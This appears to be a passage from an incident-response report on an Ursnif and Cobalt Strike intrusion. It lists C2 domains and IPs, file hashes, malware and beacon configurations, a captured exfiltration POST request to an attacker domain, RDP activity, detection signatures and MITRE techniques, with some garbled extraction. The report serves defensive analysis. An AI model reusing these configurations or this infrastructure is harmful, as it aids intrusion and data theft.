6,544	C:\ProgramData\firefox.exe		10.	.60	10.	.60		3,389
6,544	C:\ProgramData\firefox.exe		10.	.60	10.	.65		3,389
6,544	C:\ProgramData\firefox.exe		10.	.60	10.	.65		3,389
6,544	C:\ProgramData\firefox.exe		10.	.60	10.	.66		3,389
6,544	C:\ProgramData\firefox.exe		10.	.60	10.	.66		3,389
6,544	C:\ProgramData\firefox.exe		10.	.60	10.	.66		3,389
6,544	C:\ProgramData\firefox.exe		10.	.60	10.	.66		3,389
6,544	C:\ProgramData\firefox.exe		10.	.60	10.	.67		3,389
6,544	C:\ProgramData\firefox.exe		10.	.60	10.	.67		3,389
6,544	C:\ProgramData\firefox.exe		10.	.60	10.	.74		3,389
6,544	C:\ProgramData\firefox.exe		10.	.60	10.	.74		3,389
6,544	C:\ProgramData\firefox.exe		10.	.60	10.	.109		3,389

Command and Control

Ursnif

Ursnif was seen using the following domains and IPs:

5.42.199.83 superliner.top 62.173.149.7 internetlines.in 31.41.44.97 superstarts.top 31.41.44.27 superlinez.top 31.41.44.27 internetlined.com 208.91.197.91 denterdrigx.com: 187.190.48.135 210,92,250,133 189.143.170.233 201.103.222.246 151.251.24.5 190.147.189.122 115.88.24.202 211.40.39.251 187.195.146.2 186.182.55.44 222,232,238,243 211.119.84.111 51,211,212,188 203.91.116.53 115.88.24.203 190.117.75.91 181.197.121.228 190.167.61.79 109.102.255.230 211.119.84.112 190.107.133.19 185.95.186.58 175.120.254.9 46.194.108.30 190.225.159.63 190.140.74.43 187.156.56.52 195.158.3.162 138.36.3.134 109.98.58.98 24.232.210.245 222.236.49.123 175.126.109.15 124,109,61,160 95.107.163.44 93.152.141.65 5.204.145.65 116.121.62.237 31.166.129.162 222.236.49.124

211.171.233.129 211.171.233.126 211.53.230.67 196.200.111.5 190.219.54.242 190.167.100.154 110.14.121.125 58.235.189.192 37.34.248.24 110.14.121.123 179.53.93.16 175.119.10.231 211.59.14.90 188,48,64,249 187.232.150.225 186.7.85.71 148.255.20.4 91.139.196.113 41.41.255.235 31.167.236.174 189.165.2.131 1.248.122.240

We also observed several modules for Ursnif downloaded from the following IP:

```
193.106.191.186

3db94cf953886aeb630f1ae616a2ec25 cook32.rar

d99cc31f3415a1337e57b8289ac5011e cook64.rar

a1f634f177f73f112b5356b8ee04ad19 stilak32.rar

8ea6ad3b1acb9e7b2e64d08411af3c9a stilak64.rar

0c5862717f00f28473c39b9cba2953f4 vnc32.rar

ce77f575cc4406b76c68475cb3693e14 vnc64.rar
```

JoeSandbox reported this sample having the following configuration:

{

}

```
"RSA Public Key":
```

"WzgHg0uTPZvhLtnG19qpIk+GmHzcoxkfTefSu6gst5n3mxn0BivzR4MH4a6Ax7hZ5fgcuPGt3NKKPbYTwmknj

```
"c2_domain": [
  "superliner.top",
  "superlinez.top",
  "internetlined.com",
  "internetlines.in",
  "medialists.su",
  "medialists.ru",
  "mediawagi.info",
  "mediawagi.ru",
  "5.42.199.83",
  "denterdrigx.com",
  "и",
  "digserchx.at"
],
"ip_check_url": [
  "http://ipinfo.io/ip",
  "http://curlmyip.net"
],
"serpent_key": "Jv1GYc8A8hCBIeVD",
"tor32_dll": "file://c:\\test\\test32.dll",
"tor64_dll": "file://c:\\test\\tor64.dll",
"server": "50",
"sleep_time": "1",
"SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
"time_value": "60",
"SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
"SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
"SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
"not_use(CRC_BCTIMEOUT)": "10",
"botnet": "3000",
"SetWaitableTimer_value": "1"
```

Pivoting on domains registered in WHOIS with the email <u></u> or organization Rus Lak, reveals many similar domains as seen in this intrusion.

	Checked by Riskig E	Expires in 8 months Created 4 months ago Hide Diff Hide Raw Record	
-10-29	Attribute	Value	Domain Name: superline:top
-08-24 🖂 🗒	WHOIS Server	whois.eranet.com	Registry Domain ID: D20220824G10001G_86804552-top Registrar WHOIS Server: whois.eranet.com
	Registrar	Eranet International Limited	Registrar URL: http://www.eranet.com Updated Date: 2022-08-24108:27:11Z Creation Date: 2022-08-24108:27:11Z
	Domain Status	clientTransferProhibited serverHold	Registry Expiry Date: 2023-08-24T08:27:11Z Registrar: Eranet International Limited
	Email	snychkova73@bk.ru (registrant, admin, tech)	Registrar Abuse Contact Email: info@todaynic.com Registrar Abuse Contact Email: info@todaynic.com Registrar Abuse Contact Phone: +852.7563810566
	Name	REDACTED FOR PRIVACY (registrant, admin, tech)	Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: serverHold https://icann.org/epp#serverHold Registry Registrant ID: REDACTED FOR PRIVACY
	Organization	Rus Lak (registrant, admin, tech)	Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Rus Lak
	Street		Registrant Street: REDACTED FOR PRIVACY Registrant City, REDACTED FOR PRIVACY Registrant State/Province; Voronezh
	City	·	Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: RU
	State		Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: +7.92278708140
	Postal Code		Registrant Fax Ext: Registrant Email: snychkova73@bk.ru
	Country	-	Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: Rus Lak
	Phone	•	Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY
	NameServers	a.dnspod.com b.dnspod.com	Admin State/Province: REDACTED FOR PRIVACY Admin Potal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Pone: REDACTED FOR PRIVACY

 1 - 113 of 113 v Sort : Registered Descending v 5	00 / Page 🗸			Download Copy
Focus	Email	Registered	Expires	Tags
agenziaonline.top	snychkova73@bk.ru	2022-12-01	2023-12-01	
onlineagenzia.top	snychkova73@bk.ru	2022-12-01	2023-12-01	
onlynetwork.top	snychkova73@bk.ru	2022-11-28	2023-11-28	
optinetwork.top	snychkova73@bk.ru	2022-11-28	2023-11-28	
internetwork.top	snychkova73@bk.ru	2022-11-26	2023-09-22	
interspin.top	snychkova73@bk.ru	2022-11-26	2023-09-22	
superliner.top	snychkova73@bk.ru	2022-10-29	2023-08-24	
superlinez.top	snychkova73@bk.ru	2022-10-29	2023-08-24	

Cobalt Strike

The following Cobalt Strike C2 server was observed:

```
193.201.9.199:443
JA3: 72a589da586844d7f0818ce684948eea
JA3s: f176ba63b4d68e576b5ba345bec2c7b7
Certificate: [6e:ce:5e:ce:41:92:68:3d:2d:84:e2:5b:0b:a7:e0:4f:9c:b7:eb:7c]
Not Before: 2015/05/20 18:26:24 UTC
Not After: 2025/05/17 18:26:24 UTC
Issuer Org:
Subject Common:
Subject Org:
Public Algorithm: rsaEncryption
```

The following Cobalt Strike configuration was observed:

```
{
 "spawnto": "AAAAAAAAAAAAAAAAAAAAAAAA==",
 "pipename": null,
 "dns_beacon": {
   "put_metadata": null,
   "get_TXT": null,
   "get_AAAA": null,
   "get_A": null,
   "beacon": null,
   "maxdns": null,
   "dns_sleep": null,
   "put_output": null,
   "dns_idle": null
 },
 "smb_frame_header":
"post_ex": {
   "spawnto_x64": "%windir%\\sysnative\\rundll32.exe",
   "spawnto_x86": "%windir%\\syswow64\\rundll32.exe"
 },
 "stage": {
   "cleanup": "false"
 },
 "process_inject": {
   "stub": "IiuPJ9vfuo3dVZ7son6mSA==",
   "transform_x64": [],
   "transform_x86": [],
   "startrwx": "true",
   "min_alloc": "0",
   "userwx": "true",
   "execute": [
     "CreateThread",
     "SetThreadContext",
     "CreateRemoteThread",
     "RtlCreateUserThread"
   ],
   "allocator": "VirtualAllocEx"
 },
 "uses_cookies": "true",
 "http_post_chunk": "0",
 "ssh": {
   "privatekey": null,
   "username": null,
   "password": null,
   "port": null,
   "hostname": null
 },
 "useragent_header": null,
 "maxgetsize": "1048576",
 "proxy": {
   "behavior": "Use IE settings",
```

```
"password": null,
   "username": null,
   "type": null
 },
 "tcp_frame_header":
"server": {
   "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCnCZHWnYFqYB/6gJdkc4MPDTtBJ20nkEAd3tsY4tPKs8MV4
   "port": "443",
   "hostname": "193.201.9.199"
 },
 "beacontype": [
   "HTTPS"
 ],
 "kill_date": null,
 "license_id": "1580103824",
 "jitter": "0",
 "sleeptime": "60000",
 "http_get": {
   "server": {
     "output": [
      "print"
     ]
   },
   "client": {
     "metadata": [],
     "headers": []
   },
   "verb": "GET",
   "uri": "/__utm.gif"
 },
 "cfg_caution": "false",
 "host_header": "",
 "crypto_scheme": "0",
 "http_post": {
   "client": {
     "output": [],
     "id": [],
     "headers": []
   },
   "verb": "POST",
   "uri": "/submit.php"
 }
```

```
}
```

Checking the certificate used, reveals that it is a default SSL certificate for Cobalt Strike, 83cd09b0f73c909bfc14883163a649e1d207df22.

09b0f73c909bfc148	383163a649e1d207df22
Serial Number	1514727070
ssued	2020-03-20
Expires	2020-06-18
Common Name	Major Cobalt Strike (subject)
	Major Cobalt Strike (issuer)
Alternative Names	
Alternative Marries	
Organization Name	cobaltstrike (subject)
	cobaltstrike (issuer)
SSL Version	3
Organization Unit	AdvancedPenTesting (subject)
Jiganization onit	
	AdvancedPenTesting (issuer)
Street Address	
ocality	Somewhere (subject)
	Somewhere (issuer)
State/Province	Cyberspace (subject)
	Cyberspace (issuer)
Country	Earth (subject)
	Earth (issuer)

Atera & SplashTop

Even though the threat actor installed these agents, we did not observe any activity with these tools.

Exfiltration

Several HTTP Post events were observed to the identified domains denterdrigx[.]com, superliner[.]top and 5.42.199[.]83, masquerading as image uploads.

method	host	uri	referrer	version	user_agent
POST	5.42.199.83	/images/Ck9eKIk7tnG2aYJEfRkHxGJ/e6dg_2F0Wz/ezj0Et_2FWtBqwPAl/p_2FjjWUu	i 🛛	1.1	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
POST	denterdrigx.com	/images/N9DQGZrUySy_2/FCm0_2Bo/8klCopNiwbkm_2BSDLQ3Pgn/7sc7cxma4H/n_2	1 🖂	1.1	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
POST	superliner.top	/images/y_2FwnJBSxMJ7p/XliYjcT0sjtS08jQg_2FS/eETNAGNisA30v_2F/rYJHH0NjMB	1 🛛	1.1	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
POST	superlinez.top	/images/QTPU076rCf/kxh_2FqyrnKmaNobB/Wd1cOt8W1Hx2/7NMIzHdJFVT/xq8oxW	li 🖂	1.1	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
POST	superlinez.top	/images/nTDmVRZTaUEsT7/6v_2FPs5ZZ1cysPt46PQ4/6pQVbEa56AxT0dFr/1awUPWI	5 🛛	1.1	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
POST	denterdrigx.com	/images/5_2BRHw7KxYAh3_2F/0JfWeyryjai5/w_2Bq5WggpA/Y5KVGJfJ4PoEup/b_2B	k 😡	1.1	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
POST	superliner.top	/images/YiuB7f1xzJXt/l70x_2Bg5An/a0deFMOf1gKYCO/00L1eq1NPvlYTKD8uINh1/4	l 🛛	1.1	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
POST	superliner.top	/images/etrSoTrBiPG4WT0TxxUS8/zFYv5CulAjcHi6up/CYmkAfoA71pqHQs/6_2ByVo7	″⊗	1.1	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
POST	superliner.top	/images/NWNK0oU_2BIb9eNlvg/dzdhcW504/NZ6XVpxccUlxz7Ti9uj1/K5ZqVK458BT	⊗	1.1	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
POST	superliner.top	/images/NWNK0oU_2BIb9eNlvg/dzdhcW504/NZ6XVpxccUlxz7Ti9uj1/K5ZqVK458BT	⊗	\otimes	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)

The user agent 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)', an unusual browser configuration to masquerade as, which indicates use of Internet Explorer 8.0 (that was released ~2009).

The POST event included a MIME part indicating file upload activity

```
MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "120883289042639862971"
[Type: multipart/form-data]
First boundary: --120883289042639862971\r\n
V Encapsulated multipart part:
Content-Disposition: form-data; name="upload_file"; filename="775E.bin"\r\n\r\n
```

> Data (544 bytes)

The example HTTP stream containing the content

POST /images/YiuB7f1xzJXt/170x 2Bg5An/a0deFMOf1gKYCO/
00L1eq1NPv1YTKD8uINh1/4K3i8n_2BAroasG2/2nmvPN1VByFE7KL/xy1Y1RoxhI8UPrMw1w/K7VyU8izC/
70WPpgtanmotjV9GsmJx/CJgIaaKC8S1SXld571_/2FcxTpV6Umy0wOsQ3Ge6xc/XRHa6n_2Bh9pQ/5qrw8sQ_/
2BjIN9Ci8DQsuFRWqZJAoTa/T9gZn9tWS_/2FSy0ma4JejM_2BKn/4zw0medubdVk/FKjbQC4413d/YJeNIhnAPplok747/uai20.bmp
HTTP/1.1
Content-Type: multipart/form-data; boundary=120883289042639862971
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
Host: superliner.top
Content-Length: 673
Connection: Keep-Alive
Cache-Control: no-cache
120883289042639862971
Content-Disposition: form-data; name="upload_file"; filename="775E.bin"
Content-Disposition: form-data; name="upload_file"; filename="775E.bin" .Y@!J51j.bq.t7.Q.z.Xk'.=Xu`u`*.YR:o.9b.Kr#vGzl.
.Y@!J51j.bq.t7.Q.z.Xk'.=Xu`u`*.YR:o.9b.Kr#vGzl.
.Y@!J51j.bq.t7.Q.z.Xk'.=Xu`u`*.YR:o.9b.Kr#vGzl. yB.1
.Y.@!J51j.bq.t7.Q.z.Xk'.=Xu`*.YR:o.9b.Kr#vGzl. yB.l z5DP']PF.3y <h.+.fh<a\v.%.xp>+/n.J./F(1</h.+.fh<a\v.%.xp>
Y.@!J51j.bq.t7.Q.z.Xk'.=Xu`*.YR:o.9b.Kr#vGzl. yB.1 z5D.P']PF.3y <h.+.fh<a\v.%.xp>+/n.J./F(1 1./{q3+1 *NNb{Hf(yPodv- al.x/].3.6jB9</h.+.fh<a\v.%.xp>
<pre>.Y.@!.J51j.bq.t7.Q.z.Xk'.=Xu`*.YR:o.9b.Kr#vGzl. yB.l z5D.P']PF.3y<h.+.fh<.a\v.%.xp>+/n.J./F(1 1./{q3+1 *NNb{Hf(yPodv- al.x/].3.6jB9 .k&w.CCY.z.w5.vF>}os+1H#!dG0Z.e.fpd^F6.~<</h.+.fh<.a\v.%.xp></pre>
<pre>.Y.@!.J51j.bq.t7.Q.z.Xk'.=Xu`*.YR:o.9b.Kr#vGzl. yB.l z5D.P']PF.3y<h.+.fh<a\v.%.xp>+/n.J./F(1 l./{q3+1 *NNb{Hf(yPodv- al.x/].3.6jB9 .k&w.CCY.z.w5vF>}os+1H#!dG0Z.e.fpd^F6.~< (bm.YG.Uc.FPqIp.@.2.4*.`.T0.MNeV.(.</h.+.fh<a\v.%.xp></pre>
<pre>.Y.@!.J51j.bq.t7.Q.z.Xk'.=Xu`*.YR:o.9b.Kr#vGzl. yB.l z5D.P']PF.3y<h.+.fh<.a\v.%.xp>+/n.J./F(1 1./{q3+1 *NNb{Hf(yPodv- al.x/].3.6jB9 .k&w.CCY.z.w5.vF>}os+1H#!dG0Z.e.fpd^F6.~<</h.+.fh<.a\v.%.xp></pre>

The file that was uploaded 775E.bin was deleted by the injected 'Explorer.exe' process from the target endpoint in folder '\Users\<REDACTED>\AppData\Local\Temp'

Image: C:\Windows\Explorer.EXE
TargetFilename: C:\Users\\\ \AppData\Local\Temp\775E.bin

The exfiltration activity along with the beacon activity can be detected using the following network signatures: ET MALWARE Ursnif Variant CnC Data Exfil and ET MALWARE Ursnif Variant CnC Beacon. In this example, the mix of activity can be observed as:

ET MALWARE Ursnif Variant CnC Beacon ET MALWARE Ursnif Variant CnC Beacon ET MALWARE Ursnif Variant CnC Data Exfil ET MALWARE Ursnif Variant CnC Beacon ET MALWARE Ursnif Variant CnC Data Exfil ET MALWARE Ursnif Variant CnC Data Exfil ET MALWARE Ursnif Variant CnC Beacon ET MALWARE Ursnif Variant CnC Beacon

Impact

The threat actor was able to RDP to a backup server using the admin credentials they acquired. Using the logs in Microsoft-Windows-TerminalServices-

LocalSessionManager/Operational we were able to determine the threat actor spent approximately 10 minutes on the backup server before disconnecting their RDP session. By doing this, they revealed the workstation name of the client: WIN-RRRU9REOK18.

LogName=Security EventCode=4624 EventType=0 ComputerName=<REDACTED> SourceName=Microsoft Windows security auditing. Type=Information RecordNumber=300297 Keywords=Audit Success TaskCategory=Logon OpCode=Info Message=An account was successfully logged on. Logon Information: Logon Type: 3 Restricted Admin Mode: -Virtual Account: No Elevated Token: Yes Network Information: Workstation Name: WIN-RRRU9REOK18 Source Network Address: <REDACTED> Source Port: Θ Detailed Authentication Information: Logon Process: NtLmSsp Authentication Package: NTLM Transited Services: Package Name (NTLM only): NTLM V2

During that time, the threat actor undertook a number of hands-on keyboard actions; this included reviewing backups in a backup console, checking on running tasks, and using notepad to paste in the following content.

Process execution:

```
C:\Program Files\[redacted]\Console\[redacted].exe
"C:\Windows\system32\taskmgr.exe" /4
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\USER\Desktop\New Text Document.txt
```

Sysmon Copy Paste Collection EID 24:

user: DOMAIN\USER ip: 127.0.0.1 hostname: WIN-RRRU9REOK18



Indicators

Atomic

RDP Client Name: WIN-RRRU9REOK18 Ursnif Domains: denterdrigx.com superliner.top internetlines.in superstarts.top superlinez.top internetlined.com Ursnif IPs: 62.173.149.7 31.41.44.97 5.42.199.83 31.41.44.27 208.91.197.91 187.190.48.135 210.92.250.133 189.143.170.233 201.103.222.246 151.251.24.5 190,147,189,122 115.88.24.202 211.40.39.251 187.195.146.2 186.182.55.44 222,232,238,243 211.119.84.111 51.211.212.188 203.91.116.53 115.88.24.203 190.117.75.91 181.197.121.228 190.167.61.79 109.102.255.230 211.119.84.112 190.107.133.19 185.95.186.58 175.120.254.9 46.194.108.30 190.225.159.63 190.140.74.43 187.156.56.52 195.158.3.162 138.36.3.134 109.98.58.98 24,232,210,245 222.236.49.123 175.126.109.15 124.109.61.160 95.107.163.44

93.152.141.65 5.204.145.65 116.121.62.237 31.166.129.162 222.236.49.124 211.171.233.129 211.171.233.126 211.53.230.67 196.200.111.5 190.219.54.242 190.167.100.154 110.14.121.125 58.235.189.192 37.34.248.24 110.14.121.123 179.53.93.16 175.119.10.231 211.59.14.90 188.48.64.249 187.232.150.225 186.7.85.71 148.255.20.4 91.139.196.113 41.41.255.235 31.167.236.174 189.165.2.131 1.248.122.240 193.106.191.186

Cobalt Strike: 193.201.9.199

Computed

123.com d0432468fa4b7f66166c430e1334dbda f72d978f4d1ca1c435b1164e7617464cc06a9381 7d99c80a1249a1ec9af0f3047c855778b06ea57e11943a271071985afe09e6c2

3488164.iso f7d85c971e9604cc6d2a2ffcac1ee4a3 67175143196c17f10776bdf5fbf832e50a646824 e999890ce5eb5b456563650145308ae837d940e38aec50d2f02670671d472b99

6570872.lnk c6b605a120e0d3f3cbd146bdbc358834 328afa8338d60202d55191912eea6151f80956d3 16323b3e56a0cbbba742b8d0af8519f53a78c13f9b3473352fcce2d28660cb37

adcomp.bat eb2335e887875619b24b9c48396d4d48 b658ab9ac2453cde5ca82be667040ac94bfcbe2e 4aa4ee8efcf68441808d0055c26a24e5b8f32de89c6a7a0d9b742cce588213ed

alsoOne.bat c03f5e2bc4f2307f6ee68675d2026c82 4ce65da98f0fd0fc4372b97b3e6f8fbeec32deb3 6a9b7c289d7338760dd38d42a9e61d155ae906c14e80a1fed2ec62a4327a4f71

canWell.js 6bb867e53c46aa55a3ae92e425c6df91 6d4f1a9658baccd2e406454b2ad40ca2353916ab 5b51bd2518ad4b9353898ed329f1b2b60f72142f90cd7e37ee42579ee1b645be

firefox.exe 6a4356bd2b70f7bd4a3a1f0e0bfec9a4 485a179756ff9586587f8728e173e7df83b1ffc3 6c5338d84c208b37a4ec5e13baf6e1906bd9669e18006530bf541e1d466ba819

itsIt.db 60375d64a9a496e220b6eb1b63e899b3 d1b2dd93026b83672118940df78a41e2ee02be80 8e570e32acb99abfd0daf62cff13a09eb694ebfa633a365d224aefc6449f97de

or.jpg 60ca7723edd4f3a0561ea9d3a42f82b4 87b699122dacf3235303a48c74fa2b7a75397c6b bbcceb987c01024d596c28712e429571f5758f67ba12ccfcae197aadb8ab8051

cook32.rar 3db94cf953886aeb630f1ae616a2ec25 743128253f1df9e0b8ee296cfec17e5fc614f98d 1cdbf7c8a45b753bb5c2ea1c9fb2e53377d07a3c84eb29a1b15cdc140837f654

cook64.rar d99cc31f3415a1337e57b8289ac5011e f67ce90f66f6721c3eea30581334457d6da23aac b94810947c33a0a0dcd79743a8db049b8e45e73ca25c9bfbf4bfed364715791b

stilak32.rar a1f634f177f73f112b5356b8ee04ad19 7c82b558a691834caf978621f288af0449400e03 c77ea4ad228ecad750fb7d4404adc06d7a28dbb6a5e0cf1448c694d692598f4f

stilak64.rar 8ea6ad3b1acb9e7b2e64d08411af3c9a 7c04c4567b77981d0d97d8c2eb4ebd1a24053f48 dfdfd0a339fe03549b2475811b106866d035954e9bc002f20b0f69e0f986838f

vnc32.rar 0c5862717f00f28473c39b9cba2953f4 25832c23319fcfe92cde3d443cc731ac056a964a 7ebd70819a79be55d4c92c66e74e90e3309ec977934920aee22cd8d922808c9d

vnc64.rar ce77f575cc4406b76c68475cb3693e14 80fdc4712ae450cfa41a37a24ce0129eff469fb7 f02dc60872f5a9c2fcc9beb05294b57ad8a4a9cef0161ebe008

Detections

Network

Potential Impacket wmiexec.py activity

```
ET MALWARE Ursnif Variant CnC Beacon

ET MALWARE Ursnif Variant CnC Beacon - URI Struct M2 (_2F)

ET INFO HTTP Request to a *.top domain

ET DNS Query to a *.top domain - Likely Hostile

ET MALWARE Ursnif Variant CnC Data Exfil

ET INFO Dotted Quad Host RAR Request

ET MALWARE Meterpreter or Other Reverse Shell SSL Cert

ET HUNTING Suspicious Empty SSL Certificate - Observed in Cobalt Strike

ET POLICY RDP connection confirm

ET POLICY MS Remote Desktop Administrator Login Request

ET MALWARE Ursnif Variant CnC Beacon 3

ET MALWARE Ursnif Payload Request (cook32.rar)

ET INFO Splashtop Domain (splashtop .com) in TLS SNI

ET INFO Splashtop Domain in DNS Lookup (splashtop .com)
```

Sigma

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/rules/windows/process_creation/proc_creation_win_system_time_lookup.y ml https://github.com/The-DFIR-Report/Sigma-

Rules/blob/main/rules/windows/process creation/proc creation win ursnif loader.yml https://github.com/SigmaHQ/sigma/blob/b5e783a6d5f2ea0a77f68fb646bfb1b2304e3996/rule s/windows/process creation/proc creation win lolbin not from c drive.yml https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rul es/windows/process creation/proc creation win susp lolbin non c drive.yml https://github.com/SigmaHQ/sigma/blob/a674ee246bd02271f5e46d00010320112c9df17c/rul es/windows/process creation/proc creation win wmic computersystem recon.yml https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rul es/windows/process creation/proc creation win susp systeminfo.yml https://github.com/SigmaHQ/sigma/blob/017287804cae36c869f38a7f5671a7501e33178f/rule s/windows/pipe created/pipe created mal cobaltstrike.yml https://github.com/SigmaHQ/sigma/blob/0db8a8b54d54b52c139f9f7d5c261400d228f54b/rule s/windows/process access/proc access win susp proc access lsass susp source.yml https://github.com/SigmaHQ/sigma/blob/fac67328275e58413f299ed4f69219ff40803d70/rules /windows/file/file event/file event win wmiexec default filename.yml https://github.com/SigmaHQ/sigma/blob/62347bcc80159f1e868a44c80759e85326875b79/rul es/windows/process creation/proc creation win impacket lateralization.yml https://github.com/The-DFIR-Report/Sigma-Rules/blob/c253c57c627b6d8cbcfa06320a3ad1ba2b9dedd4/win software splashtop.yml https://github.com/The-DFIR-Report/Sigma-Rules/blob/c253c57c627b6d8cbcfa06320a3ad1ba2b9dedd4/win network splashtop.yml https://github.com/SigmaHQ/sigma/blob/7804decd2db84dd1d022801e782d84eca7ecff72/rul es/windows/powershell/powershell script/posh ps_get_adcomputer.yml https://github.com/SigmaHQ/sigma/blob/9bf023ceba17aab3d2595c03a8e2345aa08bb976/rul

es/proxy/proxy_ua_malware.yml

Yara

MITRE

Mshta - T1218.005 Visual Basic - T1059.005 Compile After Delivery - T1027.004 BITS Jobs - T1197 Credentials from Password Stores - T1555 LSASS Memory - T1003.001 System Information Discovery - T1082 Process Discovery - T1057 Domain Trust Discovery - T1482 Mark-of-the-Web Bypass - T1553.005 Malicious File - T1204.002 System Time Discovery - T1124 System Owner/User Discovery - T1033 Remote System Discovery - T1018 Remote Desktop Protocol - T1021.001 Windows Management Instrumentation - T1047 Domain Account - T1087.002 Process Injection - T1055 Asynchronous Procedure Call - T1055.004 Registry Run Keys / Startup Folder - T1547.001 Remote Access Software - T1219 Web Protocols - T1071.001 Lateral Tool Transfer - T1570 Exfiltration Over C2 Channel - T1041

Internal case #17386